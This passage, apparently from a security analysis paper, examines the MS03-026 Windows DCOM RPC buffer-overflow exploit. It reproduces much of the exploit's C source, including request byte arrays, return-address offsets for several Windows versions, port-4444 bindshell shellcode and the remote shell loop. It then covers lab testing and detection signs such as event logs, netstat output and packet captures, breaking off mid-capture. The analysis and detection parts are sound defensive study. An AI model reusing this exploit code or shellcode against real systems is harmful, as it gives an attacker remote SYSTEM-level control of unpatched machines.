x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E,0xE9,0x4A,0x99,0x99,0xF
1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00,
0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0
x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x0
0,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0
x00,0x00,0x00,0x46,0x00,0x58,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00
,0xCC,0xCC,0xCC,0xCC,0x10,0x00,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,
0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
1,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00,0x00,0x00,0x0E,0x00,0xF
F,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00,0x00,0x00,0x5C,0x00,0x
5C,0x00};

(Author note: target port of 135 referenced)

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x
35,0x00,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,
0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x0
0,0x31,0x00,0x31,0x00,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};

(Author note: these are the operating systems, which are defined as targets from above)

```
unsigned char *targets [] =
      {
         "Windows 2000 SP0 (english)",
         "Windows 2000 SP1 (english)",
         "Windows 2000 SP2 (english)",
         "Windows 2000 SP3 (english)",
         "Windows 2000 SP4 (english)",
         "Windows XP SP0 (english)",
         "Windows XP SP1 (english)",
          NULL
      };
```

(Author note: these are the offsets needed by the code. They change depending on the language of the OS and service pack level being targeted, unless universal offsets are used. These offsets correlate to Targets 0-6 above. At release time of this code the Universal offsets had not been found.)

```
unsigned long offsets [] =
      {
         0x77e81674,
         0x77e829ec,
         0x77e824b5,
         0x77e8367a,
         0x77f92a9b,
         0x77e9afe3,
         0x77e626ba,
      };

unsigned char sc[]=
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
   "\x46\x00\x58\x00\x46\x00\x58\x00"

   "\xff\xff\xff\xff" /* return address */

   "\xcc\xe0\xfd\x7f" /* primary thread data block */
   "\xcc\xe0\xfd\x7f" /* primary thread data block */
```

(Author note: this is the code we use to bind port 4444 to spawn a command shell – often called the shellcode)

```
/* port 4444 bindshell */
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
"\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
"\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
"\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
"\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
"\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
"\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
"\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
"\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
"\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
"\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
"\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
"\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
"\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
"\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
"\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
"\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
"\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
"\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
"\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
"\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
"\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
"\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
"\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
"\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
"\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
"\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
"\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
"\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
"\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
"\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
"\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";
```

```
unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00
,0x00,0x00,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x
00,0x00,0x28,0x8C,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,
0x00,0x00,0x00
};


/* ripped from TESO code */
```

(Author note: This is where the code begins to set up the use of Windows sockets (WIN32 Socket). This type of programming creates an interface for interprocess communication among computers on a LAN or WAN (Windows Null Sessions use interprocess communication). Once the WIN32 socket is set up the communication can continue with basic read and write calls as though you were accessing a file on a share)

```
void shell (int sock)
{
        int     l;
        char    buf[512];
        fd_set  rfds;


        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);
```

(Author note: Here we are trying to find the open port)

```
                select (sock + 1, &rfds, NULL, NULL, NULL);
                if (FD_ISSET (0, &rfds)) {
```

(Author note: This shows what to do if we can't find our port)

```
                        l = read (0, buf, sizeof (buf));
                        if (l <= 0)
```

(Author note: Now we see the printf tag. This tag causes information to be printed to the attackers screen during or after execution of the code. In this instance the message "Connection closed by local user" will be printed to the screen but only if the connection fails in the above code looking for the port)

```
{
                printf("\n - Connection closed by local user\n");
                        exit (EXIT_FAILURE);
                    }
```

```
                write (sock, buf, l);
        }
```

(Author note: This shows what to do if we find our port, but can't actually communicate)

```
        if (FD_ISSET (sock, &rfds)) {
                l = read (sock, buf, sizeof (buf));
                if (l == 0)
```

(Author note: Now we see another printf tag. In this instance the message "Connection closed by remote host" will be printed to the screen but only if the connection fails in the above code trying to communicate)

```
 {
            printf ("\n - Connection closed by remote host.\n");
                    exit (EXIT_FAILURE);
                } else if (l < 0) {
                    printf ("\n - Read failure\n");
                    exit (EXIT_FAILURE);
                }
                write (1, buf, l);
        }
    }
}


int main(int argc, char **argv)
{

   int sock;
   int len,len1;
   unsigned int target_id;
   unsigned long ret;
   struct sockaddr_in target_ip;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];
```

(Author note: Again we see the printf tag. In this instance what we are seeing is the messages that will be printed to the screen when you initially execute the code. Basically this is hacker bragging.)

```
   printf("-------------------------------------------------------\n");
   printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
```

```
    printf("- Original code by FlashSky and Benjurry\n");
    printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");
```

(Author note: Again we see the printf tag. In this instance what we are seeing is the messages that will be printed to the screen if you don't use correct arguments during execution of the code. It also lists the possible Targets you can use as input from the Targets definition earlier in the code. This information is what prints to the screen if you try to run the code with no arguments, almost like a help screen)

```
    if(argc<3)
    {
        printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
        printf("- Targets:\n");
        for (len=0; targets[len] != NULL; len++)
        {
            printf("-         %d\t%s\n", len, targets[len]);
        }
        printf("\n");
        exit(1);
    }
```

(Author note: This is the code asking to be passed the offset that was input by the user)

```
    /* yeah, get over it :) */
    target_id = atoi(argv[1]);
    ret = offsets[target_id];
```

(Author note: Again we see the printf tag. In this instance what we are seeing is the messages indicating what Target is being used during the code execution.)

```
    printf("- Using return address of 0x%.8x\n", ret);

    memcpy(sc+36, (unsigned char *) &ret, 4);

    target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(argv[2]);
    target_ip.sin_port = htons(port);
```

(Author note : this if statement determines if we can open a TCP (SOCK_STREAM) connection to the host)

```
    if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
```

(Author Note: This is a failure due to a bad socket)

```
   {
      perror("- Socket");
      return(0);
   }

   if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
```

(Author Note: This is a failure due to a bad connection)

```
   {
      perror("- Connect");
      return(0);
   }

   len=sizeof(sc);
   memcpy(buf2,request1,sizeof(request1));
   len1=sizeof(request1);

   *(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
   *(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

   memcpy(buf2+len1,request2,sizeof(request2));
   len1=len1+sizeof(request2);
   memcpy(buf2+len1,sc,sizeof(sc));
   len1=len1+sizeof(sc);
   memcpy(buf2+len1,request3,sizeof(request3));
   len1=len1+sizeof(request3);
   memcpy(buf2+len1,request4,sizeof(request4));
   len1=len1+sizeof(request4);

   *(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


   *(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-
0xc;

   if (send(sock,bindstr,sizeof(bindstr),0)== -1)
```

(Author Note: This determines if we have a send failed when the above buffer overflow code was tried. If not we proceed)

```
   {
        perror("- Send");
        return(0);
   }
   len=recv(sock, buf1, 1000, 0);

   if (send(sock,buf2,len1,0)== -1)
   {
        perror("- Send");
        return(0);
   }
```

(Author Note: Everything worked well (the buffer overflow succeeded, we are now connected)

```
   close(sock);
   sleep(1);
```

(Authors note: Now we are attempting to bind to port 4444 so we can set up a command shell interface)

```
(Author note: define that this is an internet socket address (WIN32 socket)
   target_ip.sin_family = AF_INET;
(Author note: Converting IP address to binary during connect attempt)
   target_ip.sin_addr.s_addr = inet_addr(argv[2]);
(Author note: What port to connect to, here it is 4444/TCP)
   target_ip.sin_port = htons(4444);
```

(Author note: This is defining that we want to bind to a TCP socket, not UDP. If this was a UDP connection it would be SOCK_DGRAM, not SOCK_STREAM)

```
   if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
```

(Author Note: Our socket setup failed so we don't get shell on port 4444)

```
{
      perror("- Socket");
      return(0);
   }
```

(Author note: So if our bind attempts failed based on the return code then we get the printf send the message “Exploit appeared to have failed” to the attackers screen)

```
   if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
   {
      printf("- Exploit appeared to have failed.\n");
      return(0);
   }
```

(Author note: However, if our exploit succeeded printf tells the attacker we are now opening a system shell for you)

```
   printf("- Dropping to System Shell...\n\n");
```

(Author note: firing the shell for the attacker, basically running cmd.exe)


```
   shell(sock);

   return(0);
}
```

(Author note: the end of the code. It either failed and exited or the attacker is now staring at a command prompt on his screen pointed at your \winnt\system32 subdirectory)


Testing the code

We have compiled the dcom.c code from above on a FreeBSD 4.8 machine for testing. Our test network includes a Windows 2000 Server, Service Pack 3 with all patches including MS03-026 and a Windows 2000 Server clean install with absolutely no service packs or patches. The FreeBSD machine is our attacker.


The following shows the output printed to the screen when you do not provide any inputs to the dcom program. This is a help screen showing the usage and the targets.




This output is what appears if you run dcom against a machine that is patched against the vulnerability, or if you select the wrong target ID.



This is what you see when you run the dcom exploit against a vulnerable machine. Note the “Dropping to System Shell” statement and the location of the system shell – D:\WINNT\system32. The operating system on the target machine actually had the operating System installed on the partition labeled D. The attacker now has full access to the target machine.




Note the response to the whoami query to the remote system - NT AUTHORITY\SYSTEM. Not only does the attacker have full access to the target system, they have access with full system level privileges. This gives them the power to install or run anything they like.




So we have now seen what the attacker will see on their end, but what telltale signs appear on the target machine?

First we look at the event logs, namely the application and system logs. The security log does not log any events at this point. When this code is used with a worm or virus this may not be the case depending on what the malicious code does.
In the system log we will see the following event, which will occur initially on any system that is attacked. This event will appear if the attack succeeds or not. This is actually the RPC service failing due to the malformed packet sent during the attack.



And in the application log we will see the following error. This error occurs second in all cases. Once again a result of the malformed packet, as the error message indicates it encountered a packet it couldn't process correctly.




Once the attacker is connected we will see telltale signs of their existence on port 4444.
A quick netstat -a query will provide the following output on a compromised machine:

Active Connections

Proto	Local Address	Foreign Address	State
TCP	server1:ldap	server1.class.local:1119	ESTABLISHED
TCP	server1:ldap	server1.class.local:1161	ESTABLISHED
TCP	server1:ldap	server1.class.local:1166	ESTABLISHED
TCP	server1:1026	server1.class.local:1168	ESTABLISHED
TCP	server1:1119	server1.class.local:ldap	ESTABLISHED
TCP	server1:1161	server1.class.local:ldap	ESTABLISHED
TCP	server1:1166	server1.class.local:ldap	ESTABLISHED
TCP	server1:1168	server1.class.local:1026	ESTABLISHED
TCP	**server1:4444**	**scanner.server1.com:1674**	**ESTABLISHED**

And if you were to use a tool such as Foundstone's Vision[15] you would see the following:



The process running on port 4444 is using svchost.exe for binding indicating that it is running as a generic process, but is bound to an operating system level DLL.

This exploit also has an identifiable packet stream. Captures were done while attempting to attack both properly patched and vulnerable hosts.

Patched host Packet captures:
Attacker 192.168.0.22, Victim 192.168.0.1

This is the first packet seen from the attacker. This packet has the SYN flag set and is the first step in the normal TCP three way handshake. This is the attacker requesting the establishment of a session with the target host.

Frame 1 (74 bytes on wire, 74 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.312455000
Time delta from previous packet: 0.623645000 seconds
Time relative to first packet: 26.106459000 seconds
Frame Number: 160
Packet Length: 74 bytes
Capture Length: 74 bytes
Ethernet II, Src: 00:02:b3:8c:64:a7, Dst: 00:50:04:05:03:0b
Destination: 00:50:04:05:03:0b (192.168.0.1)
Source: 00:02:b3:8c:64:a7 (192.168.0.22)
Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.0.22 (192.168.0.22), Dst Addr: 192.168.0.1 (192.168.0.1)
Version: 4
Header length: 20 bytes
Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
0000 00.. = Differentiated Services Codepoint: Default (0x00)
.... ..0. = ECN-Capable Transport (ECT): 0
....0 = ECN-CE: 0
Total Length: 60
Identification: 0xbf96 (49046)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0xf9bd (correct)
Source: 192.168.0.22 (192.168.0.22)
Destination: 192.168.0.1 (192.168.0.1)
Transmission Control Protocol, Src Port: 1665 (1665), Dst Port: epmap (135), Seq: **3376885314**, Ack: 0, Len: 0
Source port: 1665 (1665)
Destination port: epmap (135)
Sequence number: **3376885314**
Header length: 40 bytes
Flags: **0x0002 (SYN)**
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set

..0. .... = Urgent: Not set
...0 .... = Acknowledgment: Not set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..1. = Syn: Set
....0 = Fin: Not set
Window size: 57344
Checksum: 0xc4dc (correct)
Options: (20 bytes)
Maximum segment size: 1460 bytes
NOP
Window scale: 0 (multiply by 1)
NOP
NOP
Time stamp: tsval 528287412, tsecr 0

This is the second packet seen, and is the victim machine responding to the original SYN packet with a SYN/ACK packet acknowledging the initial SYN packet and sending its own SYN request to continue establishing the session and coordination of sequence numbers. Step two in the three-way handshake

Frame 2 (62 bytes on wire, 62 bytes captured)
Arrival Time: Aug 21, 2003 13:32:49.334000000
